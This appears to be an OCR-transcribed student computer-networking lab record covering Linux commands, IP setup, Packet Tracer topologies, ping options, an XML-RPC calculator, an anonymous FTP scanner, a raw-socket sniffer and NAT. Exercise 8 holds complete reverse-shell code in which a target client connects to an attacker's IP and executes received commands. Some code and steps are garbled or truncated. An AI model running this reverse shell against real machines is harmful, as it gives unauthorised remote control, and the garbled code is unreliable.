Ex: no: 01 Date: 17/07/26

Study of Various Commands used in Linux and Windows

Aim:

To study about various networking commands in Linux Operating System.

Basic Linux Commands:

1. Pwd

Description: Prints the current working directory.

output:

pwd

/home/liveuser

2. mkdir

Description:

Creates a new directory.

output:

mkdir fedora

ls

Desktop Documents Downloads fedora.

3. cd

Description:

changes the current directory.

output: cd fedora

Pwd

/home/liveuser/fedora.

4. touch filename.txt

Description:

Creates an empty file.

output:

touch example.txt

ls

example.txt

5. echo "Hi" > filename.txt

Description: Writes text into a file.

Output:

echo "Hi" > example.txt

6. cat filename.txt

Description: Displays the contents of a file

output:

cat example.txt

Hi

7. grep

Description: Searches for a specific pattern in a file.

output:

grep "H" example.txt

Hi

8. wc

Description: Displays the number of lines, words, and bytes in a file.

output:

wc example.txt

1 1 3 example.txt

9. wc -l

Description: Counts the number of lines in a file.

output:

wc -l example.txt

1 example.txt.

10. wc -w

Description: Counts the number of words in a file.

output:

wc -w example.txt

1 example.txt

11. wc -c

Description: Counts the number of bytes in a file.

Output:

wc -c example.txt

3 example.txt

12. wc -m

Description:

Counts the number of characters in a file.

output:

wc -m example.txt
3 example.txt

13. wc -L

Description: Displays the length of the longest line in a file.

output:

wc -L example.txt
2 example.txt

Basic Networking Commands:

1. hostname

Description:

Displays the system's hostname.

output:

hostname
localhost-live

2. route

Description: Displays the routing table.

output:

route

Kernel IP routing table

3. netstat:

Description: shows network connections and routing information.

output: netstat
Active Internet Connections

4. ip address show

Description: Displays IP address and network interface details.

output:

ip address show
1: lo:
2: enp0s3:

5. nslookup

Description:

finds the IP address of a domain

output:-

nslookup www.google.com
Name: www.google.com
Address: 142.250.xxx.xxx

6. Ping

Description: Test Connectivity to a host

Output:

ping www.google.com

64 bytes from ...

7. arp

Description: Displays the APP cache

Output:

arp -a

_gateway (10.0.2.2)

8. traceroute

Description: Displays the route taken by packets to reach a destination.

output:

traceroute www.google.com

1_gateway

2 ...

Result:

The basic Linux and networking commands were executed successfully and expected outputs were obtained.

Exp. no: 02 Date: 23/7/26.

Learning and Assignment of IP Address manually to Computers.

Aim:

To learn IP addressing and manually assign an IP address to a Computer. To Verify the assigned IP address using Linux networking Commands.

Theory:-

An IP address is a unique numerical address assigned to every device connected to a network. It enables Communication between devices over a network. An IPv4 address Consists of four octets Seperated by dots (eg: 192.168.1.10).

An IP address can be assigned either manually (static IP) or automatically (Dynamic IP) using DHCP. A manually assigned IP address remains unless changed by the user. Along with the IP address, parameters such as the Subnet Mask, Default Gateway, and DNS Server are also Configured for proper network Communication.

In Linux, the ip Command is used to display and manage IP address, network interfaces, routing tables, and neighbouring devices. It is one of the most

Commonly used commands for network configura and troubleshooting.

Commands and Sample Outputs

1, Display all Ip address

Command:

ip address show

Sample output:

2: ens160:

inet 172.16.211.128/24

inet6 fe80::20c:29ff::fe75:9927/64.

Observation:

Displays the IPv4 and IPv6 addresses of all networks.

2, Display a Specific network interface:

Command:

ip addr show dev ens160

Sample output:

2: ens160:

inet 172.16.211.128/24

3, Display Routing Table:

Command

ip route show

Sample output:-

default via 172.16.211.2 dev ens160

172.16.211.0/24 dev ens160

Observation:-

Displays the routing table and the default gateway.

4. Display Neighbor (ARP) Table:

Command:

ip neigh show

Sample output

172.16.211.1 REACHABLE

172.16.211.254 STABLE

observation:

Displays the neighbouring devices and their MAC address.

Result:-

The IP address was manually assigned and verified successfully using Linux networking commands.

Exp. no. 03 Date: 23/1/26.

Study of Different Types of Network Cables and Crimping of Cable with RJ45 Connector.

Aim:-

To Study different types of network cables and understand the crimping process using an RJ45 Connector.

Concept:

Network cables are used to connect computers and other networking devices for data communication. The most commonly used cable in LAN is the unshielded Twisted pair (UTP) cable. An RJ45 Connector is attached to the ends of the cable of establish a network connection. The wires are arranged according to the T568A or T568B wiring standard before crimping, and the completed cable is tested to ensure proper Connectivity.

Types of Network Cables:-

Cable Type	Description
1. UTP (Unshielded Twisted pair)	Commonly used for Ethernet LAN's and office networks.

2, STP (Shielded Twisted pair - Used in area with high electrical or electromagnetic interference.

3, Coaxial cable - Used for cable television, broadband internet, and CCTV systems.

4, Optical Fiber Cable - Used for high-speed, high Bandwidth and long distance communication.

Crimping Procedure:

1. Cut the UTP Cable to the required length
2. Strip about 2-3 cm of the outer insulation
3. Untwist and straighten the wires.
4. Arrange the wires according to the T568B standard.
5. Trim the wire ends evenly.
6. Insert the wires into the RJ45 Connector.
7. Crimp the Connector using a Crimping tool.
8. Test the Cable using a LAN Cable tester.

Observation:

* The wires were arranged according to the T568B standard.
* The RJ45 connector was crimped successfully.
* The cable tester indicated proper continuity.
* The cable was ready for network communication.

Result:

The different types of network cables were studied, and the UTP cable was successfully terminated using and RJ45 Connector and tested for proper Connectivity.

Ex.no: 05 Date: 24/7/26.

Develop a customized ping commands to Test the Server Connectivity

Aim:

To test the connectivity between a client and a server using customized ping commands.

Concept:

The ping command is a network diagnostic utility used to check whether a host or server is reachable over an Ip network. It sends ICMP (Internet Control Message protocol) Echo request packets to the destination and waits for Echo reply packets. The ping command helps determine network availability, response time, and packet loss, making it useful for trouble shooting network connectivity issues.

Why do we use ping commands?

* The ping command is used to check whether a remote computer, server, or network device is reachable over a network. It also helps identify network connectivity

Problems.

What is the purpose of the ping command?

* The main purpose of the ping command is to verify communication between two devices. It measures response time, checks packet loss, and confirms whether the destination host is active and accessible.

How is a ping connection Established?

* A ping connection is established by sending an ICMP Echo Request packet from the source device to the destination device. If the destination is reachable, it returns an ICMP Echo Reply packet. The ping command then displays the response time, packet statics and Connectivity status.

Customized ping commands:

1, Ping with 5 requests

Command: ping -n 5 google.com

Purpose: Sends only 5 ping requests.

Sample output:

Pinging google.com [142.250.183.14] with 32 bytes of data:
reply from 142.250.183.14: bytes=32 time=18ms TTL=117
reply from 142.250.183.14: bytes=32 time=17ms TTL=117

Ping statistics for 142.250.183.14:
Packets: Sent = 5, Received = 5, Lost = 0 (0% loss)

2. Continuous Ping:

Command: ping -t google.com

Purpose: Continuously tests server connectivity until stopped.

Sample output:

Reply from 142.250.183.14: bytes=32 time=18ms TTL=117
Reply from 142.250.183.14: bytes=32 time=19ms TTL=117

3. Ping with custom Packet Size:

Command: ping -l 100 google.com

Purpose: Sends ping packets with 100 bytes of data

Sample output:

Pinging google.com with 100 byte of data:
Reply from 142.250.183.14: bytes=100 time=19ms TTL=117

4. Ping with Timeout:

Command : ping -w 3000 google.com

Purpose : waits for a reply for up to 3000 milliseconds

Sample output :

Reply from 142.250.183.14 : bytes = 32 time = 18ms TTL = 117.

Result :

The connectivity was successfully tested using customized ping commands. Different ping options were executed and verified successfully.

Exp no: 04 Date: - 6/8/24

Implement Packet Sniffing using Raw Sockets in Python

Aim:-

To implement packet sniffing using raw sockets in python and capture network packets passing through the network interfaces.

Objective:

To understand how raw sockets work and how network packets can be captured and analy using python programming.

Theory:-

* Packet sniffing is the process of monitor and capturing data packets traveling accross a network.
* A packet sniffing intercepts packets and analyz their contents.
* Raw sockets provide direct access to lower-level network protocols, allowing applications to capture packets before they are processed by os
* In python, the packet module can be used to create raw sockets for packet Capture

* This technique is useful for network monitoring troubleshooting and security analysis.

Algorithm:-

1. Import the required socket module.
2. Create a raw socket
3. Bind the socket to the network interface.
4. Receive sockets using the recvfrom() method
5. Display the captured packets information.
6. Repeat the process continuously to monitor network traffic.

Program:-

```
import socket
sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_IP)
host = socket.gethostbyname(socket.gethostname())
sniffer.setsocket(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
while True:
    raw_data, addr = sniffer.recvfrom(65585)
    print("Packet received from:", addr)
    print(raw_data)
```

output:-

```
Packet received from
('192.168.1.5', 0)
b'E\x00\x00c...'
```

Packet Received from :

('192.'68.10.0)

b'E\x00\x00c..

Result:

Thus, Packet Sniffing was Successfully implemented using raw sockets in python, and network packets were Captured and displayed.

Ex. no: 9 Date: 13/8/26

Design a Simple Topology and Configure with one Router, Two Switches and PCs using Cisco packet Tracer.

Aim:-

To design and configure a simple network topology with one router, two switches, and four PCs in Cisco Packet Tracer and enable communication between PC's.

Definitions:-

* Router: forwards data Packets between different networks
* Switch: Connects devices within a network and forwards data using MAC addresses.
* PC: End device used to send and receive data.
* Straight-Through cable: Used to Connect different devices such as PC-switch and switch-Router
* Console cable: Used for router / switch Configurations

Equipment needed:-

1. Cisco Packet Tracer.
2. 1 Router (1941)
3. 2 Switches (2960)
4. 4 PCs.
5. Copper Straight-Through cables.

Step by Step Procedure:

Step 1: Open Cisco Packet Tracer

* Launch Cisco Packet Tracer.

Step 2: Add devices.

* Add 1 Router (1941)
* Add 2 Switches (2960)
* Add 4 PCs with 2 PCs Connected to each Switch

Step 3: Connect Devices

Use Copper Straigh-Through cables.

* Router Gigabit Ethernet 0/0 → Switch0 fast Ethernet 0/
* Router Gigabit Ethernet 0/1 → Switch 1 Fast Ethernet 0/
* PC0 → Switch 0 Fast Eathernet 0/2
* PC1 → Switch 0 fast Ethernet 0/3
* PC2 → Switch 1 Fast Ethernet 0/2
* PC3 → Switch 1 fast Ethernet 0/3.


Step 4: Configure Router Interfaces.

enable
Configure terminal

interface gigabit Ethernet 0/0
ip address 192.168.1.1 255.255.255.0
no shutdown
exit

interface gig
ip address
no shutdo
exit

end
write memor



Step 5 : Configu


Device	IP address	Subnet Mask	Default Gateway
PC0	192.168.1.10	255.255.255.0	192.168.1.1
PC1	192.168.1.11	255.255.255.0	192.168.1.1
PC2	192.168.2.10	255.255.255.0	192.168.2.1
PC3	192.168.2.11	255.255.255.0	192.168.2.1

Step 6: Test Connectivity

* Save the Packet Tracer file.
* Open PC0 → Command Prompt
* Enter

ping 192.168.2.10

* Successful replies from confirms proper network configuration.



Result:-

The Pc's connected to different switches successfully communicated through the router. Successful ping replies verified that the network was properly configured and operational.

Ex no:10 Date:- 13/8/24

Customize Switch with Network modules using cisco Packet Tracer.

Aim:

To learn how to add a network module to a cisco switch, connect multiple Pc's and a Server, assign IP addresses, and test Connectivity in cisco packet Tracer.

Description:-

This experiment is about building a simple Computer network using a switch with extra module ports. You will connect five Pc's and one Server, assign IPs and check if all devices can Communicate. This helps you understand how modular switches are used to Create flexible networks.

Definition:-

A network module is an additional Component added to a switch to provide more ports or Connection types HWIC - 4ESW is used in this experiment.

Procedure:

1. Open Cisco Packet Tracer and setup your workspace.
2. Drag and drop a 2960-24TT switch to centre.
3. Add five PC's and one Server-PT from the End Devices panel.
4. Power off the switch:

   Click the switch, open the physical tab, and turn off the power button.
5. Install HWIC-4ESW module on the switch.
6. Power on the switch and let it boot.
7. Connect all devices using Cooper Straight-Through cables.

* PC0 → Switch Fast Ethernet 0/1
* PC1 → Switch Fast Ethernet 0/2
* PC2 → Switch ~~Fast Ethernet~~ 0/1 Module port 1
* PC3 → Switch Module port 2
* PC4 → Switch module Port 3 - Server() → Switch Module port 4 & Assign IP address to each device.

(i) PC0 : 192.168.1.10
(ii) PC1 : 192.168.1.11


(iii) PC2 : 192.168

(iv) PC3 : 192.1

(v) PC4 : 192.16


(vi) Server0: 192

(vii) All Subnet



8. Test Connectivity

Prompt and ping other



INPUT:

Devices:

* 1 Cisco 2960 -24TT Swi
* 1 HWIC-4ESW network
* 5 PC's (PC0-PC4)
* 1 Server -PT (Server

Cables:

* Copper Straight- through
* Use static IP addresses as listed above

Output:-

A working network setup in which all pc's and the server can successfully communicate confirming that the built-in and module ports are functioning

Result:-

The Switch was successfully customized with a network module, and all connected devices communicated successfully.

Ex: NO. 07 Date: 20/8/24

DEVELOP A SIMPLE CALCULATOR USING XMLRPC

Aim:

To develop a simple calculator application using the XML-RPC protocol in Python that performs basic arithmetic operations like addition, Subtraction, Multiplication and division through client-server Communication.

Description:

XML-RPC is a protocol that uses XML to encode requests and responses and HTTP as transport mechanism. It enables Communication between a client and a server where the client invokes method hosted on the server remotely.

In this experiment, a simple Calculator Service is Created using XML-RPC in python.

* The server hosts arithmetic functions
* The client connects to the server to perform arithmetic operations like addition, subtraction, multiplication and division.

Code

Server - Side code (Server.py)

```
from xmlrpc.server import SimpleXMLRPCServer

#create a Simple Calculator class
class Calculator:
    def add(self, x, y):
        return x + y
    def Subtract(self, x, y):
        return x - y
    def multiply(self, x, y):
        return x* y
    def divide(self, x, y):
        if y != 0:
            return x/y
        else:
            return "Error: Division by zero is not allowed"

server = SimpleXMLRPCServer(("localhost", 8000))
print("XML-RPC Server is running on port 8000...")

server.register_instance(Calculator())

server.serve_forever()
```

Client - side code (client.py)

```
import xmlrpc.client

proxy = xmlrpc.client.ServerProxy("http://
        localhost:8000/")

print("Addition: 10+5 = ", proxy.add(10,5))
print("Subtraction: 10-5 = ", proxy.subtract(10,5))
print("Multiplication: 10*5 = ", proxy.multiply(10,5))
print("Division: 10/5 = ", proxy.divide(10,5))
print("Division by zero: 10/0= ", proxy.divide(10,0))
```

Software Requirements:

* Operating System: Windows / Linux
* Python Version: 3.x or above
* Modules Required: xmlrpc.server, xmlrpc.client
* Text Editor or IDE: IDLE / Vs Code

Procedure:

1. Open a python IDE.
2. Create two Seperate python files, server.py and client.py
3. Write the provided server side code in server.py and client side code in client.py
4. Run the server.py first to start the XML-RPC Server.
5. Run the client.py file to perform

arithmetic operations remotely.

6. Observe the results displayed on the client screen and verify the server output.

output :-

Server - side Output :

```
PS D:\Documents\calculator> python server.py
XML-RPC Server is running on port 8000...
127.0.0.1 - - [20/Aug/2026 20:23:09] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [20/Aug/2026 20:23:11] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [20/Aug/2026 20:23:13] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [20/Aug/2026 20:23:15] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [20/Aug/2026 20:23:17] "POST / HTTP/1.1" 200 -
```

Client - Side output :-

```
PS D:\Documents\calculator> python client.py
Addition: 10 + 5 = 15
Subtraction: 10 - 5 = 5
Multiplication: 10 * 5 = 50
Division: 10 / 5 = 2.0
Division by Zero: 10 / 0 = Error: Division by zero is not allowed.
PS D:\Documents\calculator>
```

Result :-

The XML-RPC based calculator was successfully implemented. The client communicated with the server using XML-RPC, performed the arithmetic operations and displayed accurate results.

6. BUILDING ANONYMOUS FTP SCANNER USING FTPLIB MODULE

AIM

To create a Python-based FTP scanner using the ftplib module that: G Checks if a public FTP server allows anonymous login. G Lists the contents of directories on the server.

PROCEDURE

G Import the built-in ftplib module. G Write two Python scripts: I Sender side: Connects to the FTP server, logs in anonymously, and lists the root directory. I Receiver side: Connects anonymously and lists a specific sub-directory. G Run the scripts in Google Colab or any Python environment. G Observe the login status, server message, and directory contents.

CODE

Sender Side Code

```
# /usr/bin/env python3 import
```

ftplib

```
def anonymousLogin(hostname):
try:
```

ftp = ftplib.FTP(hostname) # Connect to the host response = ftp.login('anonymous', 'anonymous') # Try anonymous login

```
print(response)
if "230" in response: # Login success code print("[+] "
```

+ str(hostname) + " FTP Anonymous Login Succeeded.")

```
print("Welcome
```

Message:\n",

```
ftp.getwelcome())
print("\nDirectory
```

Listing:") ftp.dir() ftp.quit()

```
else:
print("[-] " + str(hostname) + " FTP Anonymous Login
```

Failed.")

```
except Exception as e: print("[-] " + str(hostname) + " FTP Anonymous
```

Login Failed.") print("Error:", str(e))

```
# Run the function hostname =
```

'ftp.be.debian.org' anonymousLogin(hostname)

Receiver Side Code

```
import ftplib
def check_anonymous_connection(host, path):
try:
```

with ftplib.FTP(host) as connection:

```
connection.login('anonymous', 'anonymous')
print("Welcome:",
connection.getwelcome())
print(f"\nListing
```

directory: {path}")

```
connection.cwd(path) for name, details in
```

```
  connection.mlsd():
  print(name, details['type'], details.get('size',
```

'N/A'))

```
  except Exception as e:
  print("Error:", str(e))
  # Example usage:
  FTP_SERVER_URL = 'ftp.be.debian.org' DOWNLOAD_DIR_PATH =
```

'/pub/linux/kernel/v5.x/' check_anonymous_connection(FTP_SERVER_URL,

```
  DOWNLOAD_DIR_PATH)
```

OUTPUT (Sample)

Sender Side Output:

```
  230 Anonymous access granted, restrictions apply [+]
  ftp.be.debian.org FTP Anonymous Login Succeeded.
```

Welcome Message:

```
  220 ProFTPD Server (mirror.as35701.net) Directory
```

Listing:

```
  drwxr-xr-x 9 ftp
```

ftp 4096 Aug 1 08:28 debian ...

Receiver Side Output:

Welcome: 220 ProFTPD Server (mirror.as35701.net) Listing directory: /pub/linux/kernel/v5.x/

```
  linux-5.10.1.tar.xz
```

file 113072564

```
  linux-
```

5.10.2.tar.xz file 113167444 ...

RESULT

G The script successfully connected to the FTP server (ftp.be.debian.org). G It verified anonymous login is allowed (230 Anonymous access granted). G The directory contents (both root and /pub/linux/kernel/v5.x/) were retrieved and displayed. G This proves that the server provides public access and is working correctly.

8. DEVELOP A PROGRAM TO CREATE REVERSE SHELL USING TCP SOCKETS

AIM:

The aim of this exercise is to understand and implement a reverse shell using TCP sockets. This will demonstrate how a client can connect back to an attacker (server) machine and allow the attacker to remotely execute commands on the client machine.

DESCRIPTION:

A reverse shell is a type of shell in which the target machine connects back to the attacking machine and allows the attacker to execute commands remotely. In this exercise, we will simulate a basic reverse shell using Python's TCP socket library. The client will establish a connection to the server, and the server will send commands to be executed on the client machine. The client will then return the output of those commands back to the server. We will implement this in two parts:

1. Server-Side (Attacker): The server listens for incoming connections from the client and

sends commands to be executed.

2. Client-Side (Target): The client connects back to the server and executes commands

sent by the attacker. This exercise is intended for educational purposes, specifically to demonstrate the concept of reverse shells in a controlled, ethical environment.

TOOLS AND TECHNOLOGIES:

G Programming Language: Python 3.x G Libraries: I socket: For network communication via TCP/IP sockets. I subprocess: To execute commands on the client machine. I os: To change directories on the client machine. G Operating Systems: I Linux (or any OS where Python and network tools are supported). G Port Number: 9999 (example, can be customized).

LAB SETUP:

1. Server Machine (Attacker):

G IP Address: The machine that will listen for incoming connections from the client. G Port Number: Use an open port for listening (e.g., 9999). G Firewall Settings: Ensure the port 9999 is open for incoming connections.

2. Client Machine (Target):

G IP Address: The client connects back to the attacker's machine. G Firewall Settings: Ensure that outgoing connections to the server machine's IP address and port are allowed.

PROCEDURE:

Step 1: Set Up the Server (Listener) Script on the Attacker Machine 1.

Create a new Python script on the attacker machine (e.g., server.py).

2. Copy the following code into the script:

```
import socket import subprocess import
```

os

```
# Server listening on a specified IP and port
SERVER_IP = '0.0.0.0' # Bind to all available interfaces
SERVER_PORT = 9999 # Choose a port number
# Create a socket object server_socket = socket.socket(socket.AF_INET,
```

socket.SOCK_STREAM)

```
# Bind the socket to the IP address and port server_socket.bind((SERVER_IP,
```

```
SERVER_PORT))
# Listen for incoming connections
server_socket.listen(1)
print(f"[*]
```

Listening on {SERVER_IP}:{SERVER_PORT}...")

```
# Accept incoming client connection client_socket,
```

client_address =

```
server_socket.accept()
print(f"[*]
```

Connection established with {client_address}") while True:

```
# Wait for a command from the attacker (server-side) command
```

= input("Shell> ")

```
# If the command is 'exit', close the connection
```

if

```
command.lower()
```

== "exit":

```
client_socket.send(b"exit") print("[*] Closing
connection.") break
# Send the command to the client client_socket.send(command.encode())
# Receive the response from the client (output of the command)
response = client_socket.recv(1024) # Print the response from
```

the client print(response.decode(), end="") # Close the client socket client_socket.close() server_socket.close()

3. Run the server script: Open

a terminal and run:

```
python3 server.py
```

I I The server will now listen for connections on 0.0.0.0 (all interfaces) and port 9999.

Step 2: Set Up the Client (Reverse Shell) Script on the Target Machine

1. Create a new Python script on the target machine (e.g., client.py).

2. Copy the following code into the script: import socket import

subprocess import os

```
# Server (attacker) IP and port to connect to
SERVER_IP = '192.168.1.100' # Change this to your attacker's IP
SERVER_PORT = 9999 # This should match the server port
# Create a socket object client_socket = socket.socket(socket.AF_INET,
```

socket.SOCK_STREAM)

```
#
```

Connect to the attacker's machine

```
client_socket.connect((SERVER_IP, SERVER_PORT))
while True:
# Receive the command from the server
command
```

=

```
client_socket.recv(1024).decode()
```

if

```
command.lower() == "exit": print("[*] Exiting...")
```

break

```
# Execute the received command
if command.startswith('cd '): try:
#
```

Change directory

```
os.chdir(command.strip('cd
```

'))

```
client_socket.send(b"Changed
```

directory") except FileNotFoundError as e:

```
client_socket.send(f"Error: {e}".encode())
else:
try:
# Execute the command
```

output

=

```
subprocess.check_output(command,
```

shell=True, stderr=subprocess.STDOUT)

```
client_socket.send(output)
except
subprocess.CalledProcessError
```

as e:

```
client_socket.send(f"Error: {e}".encode())
# Close the socket after exiting client_socket.close()
```

3. Run the client script: Open

a terminal and run:

```
python3 client.py
```

I I The client will connect to the attacker's machine at the specified IP address and port.

Step 3: Test the Reverse Shell

1. Start the server on the attacker's machine by running the server.py script.

2. Start the client on the target machine by running the client.py script.

3. Interact with the shell:

I Once the client connects, the attacker (server) can type commands in the terminal, such as: I ls – Lists the files in the current directory on the target machine. I pwd – Displays the current directory. I cd /path/to/directory – Changes the working directory. I exit – Closes the connection between the client and the server.

4. Observe the outputs on the attacker's terminal (server side). Each command will be

executed remotely on the client machine, and the results will be displayed on the server.

OUTPUTS:

1. Server-Side Output:

G The server successfully listens on the specified port and waits for an incoming connection from the client. G After the client connects, the attacker can send commands and receive the output.

Sample Output:

```
[*] Listening on 0.0.0.0:9999...
[*] Connection established with ('192.168.1.101', 53762)
Shell> ls
```

Desktop Documents Downloads Music Pictures Videos

```
Shell> pwd /home/user
Shell> cd /home
Shell>
```

ls user another_user

```
Shell> exit
[*] Closing connection.
```

2. Client-Side Output:

G The client connects to the server and listens for incoming commands. It then executes each

```
command and sends back the result to the server.
```

Sample Output:

```
[*] Exiting…
```

RESULT:

The client successfully connected back to the server and executed commands sent by the attacker, returning their output. Works for simple non-interactive commands; implement output framing, auth/encryption for robustness and use only in authorized, controlled environments.

11. EXAMINE NETWORK ADDRESS TRANSLATION (NAT) USING CISCO PACKET TRACER

AIM:

implement Network Address Translation (NAT) using Cisco Packet Tracer. We'll

```
configure static, dynamic, and Port Address Translation (PAT) on a router to enable
```

communication between a private internal network and a public external network.

PROCEDURE:

Step 1: Setup the Network Topology

1. Open Cisco Packet Tracer.

2. Add devices:

o 2 PCs (PC1 and PC2) representing inside private network. o 1 Router. o 1 Switch (optional, for inside network). o 1 Cloud or another Router representing the outside/public network.

3. Connect devices:

o Connect PC1 and PC2 to the Switch. o Connect the Switch to the Router's GigabitEthernet0/0 (Inside interface). o Connect Router's GigabitEthernet0/1 to the Cloud or outside network device How to do Step 1:

Step 1: Open Cisco Packet Tracer

• Launch the Cisco Packet Tracer software.

Step 2: Add Devices

1. Add PCs:

o On the bottom device toolbar, click on End Devices (the PC icon). o Drag and drop 2 PCs into the workspace. Rename them if you want by clicking on the PC and going to the Config tab or right-click → Rename.

2. Add a Switch (optional):

o Click on Switches (looks like a small box with ports). o Drag and drop a 2960 switch (or any switch model) into the workspace.

3. Add a Router:

o Click on Routers (the router icon). o Drag and drop a router with at least two GigabitEthernet interfaces (e.g., 1941 router).

4. Add a Cloud or Another Router (outside network):

o For simplicity, click on Network Devices → WAN Emulation → drag a Cloud. o Or drag another Router for the outside/public network.

Step 3: Connect Devices

1. Connect PC1 and PC2 to the Switch:

o Click on the Connections icon (lightning bolt). o Select Copper Straight-Through cable. o Click on PC1, choose the FastEthernet0 port. o Click on Switch, choose one of the FastEthernet ports (e.g., Fa0/1). o Repeat for PC2 to another switch port (e.g., Fa0/2).

2. Connect Switch to Router (Inside Interface):

o With the same cable type (Copper Straight-Through), click on Switch → select an unused port (e.g., Fa0/3). o Click on Router → choose GigabitEthernet0/0 (this will be the inside interface).

3. Connect Router to Outside Network Device: o With Copper Straight-Through cable,

connect Router GigabitEthernet0/1 to the Cloud or the outside Router interface.

Step 4: (Optional) Verify Connections

• The links should show green or orange when devices are connected properly.

• You can click on devices and check their interface status. Step 2: Assign IP

Addresses Inside Network (Private IPs):

• PC1: 192.168.1.10/24

• PC2: 192.168.1.11/24

• Router GigabitEthernet0/0: 192.168.1.1/24 (Inside interface) Outside Network

(Public IPs):

• Router GigabitEthernet0/1: 200.1.1.1/24 (Outside interface) • Cloud or Router

```
interface on outside network: 200.1.1.2/24 How to step 2:
```

Step 2: Assign IP Addresses

1. Assign IP Addresses to PCs (PC1 and PC2)

• Click on PC1 in the workspace.

• Go to the Desktop tab.

• Click on IP Configuration.

• Enter the following:

o IP Address: 192.168.1.10 o Subnet Mask: 255.255.255.0 (automatically filled when you enter /24) o Default Gateway: 192.168.1.1 (Router inside interface IP)

• Close the window.

Repeat the same for PC2:

• IP Address: 192.168.1.11

• Subnet Mask: 255.255.255.0

• Default Gateway: 192.168.1.1

2. Assign IP Addresses to Router Interfaces

• Click on the Router.

• Click on the CLI tab (command line interface) or the Config tab if you prefer GUI.

Using the Config tab (GUI method):

• Go to GigabitEthernet0/0.

• Set the IP Address: 192.168.1.1

• Subnet Mask: 255.255.255.0

• Turn on the interface by checking Port Status to On.

• Go to GigabitEthernet0/1.

• Set the IP Address: 200.1.1.1

• Subnet Mask: 255.255.255.0

• Turn on the interface by checking Port Status to On. Using the CLI method:

Click CLI tab, then enter the following commands:

```
enable
```

configure terminal interface GigabitEthernet0/0 ip address 192.168.1.1 255.255.255.0 no shutdown interface GigabitEthernet0/1 ip address 200.1.1.1 255.255.255.0 no shutdown end write memory

3. Assign IP to Outside Device (Cloud or Router on Outside Network)

• If it's a Router:

o Repeat the steps to assign IP address 200.1.1.2/24 to the interface connected to the inside router.

• If it's a Cloud:

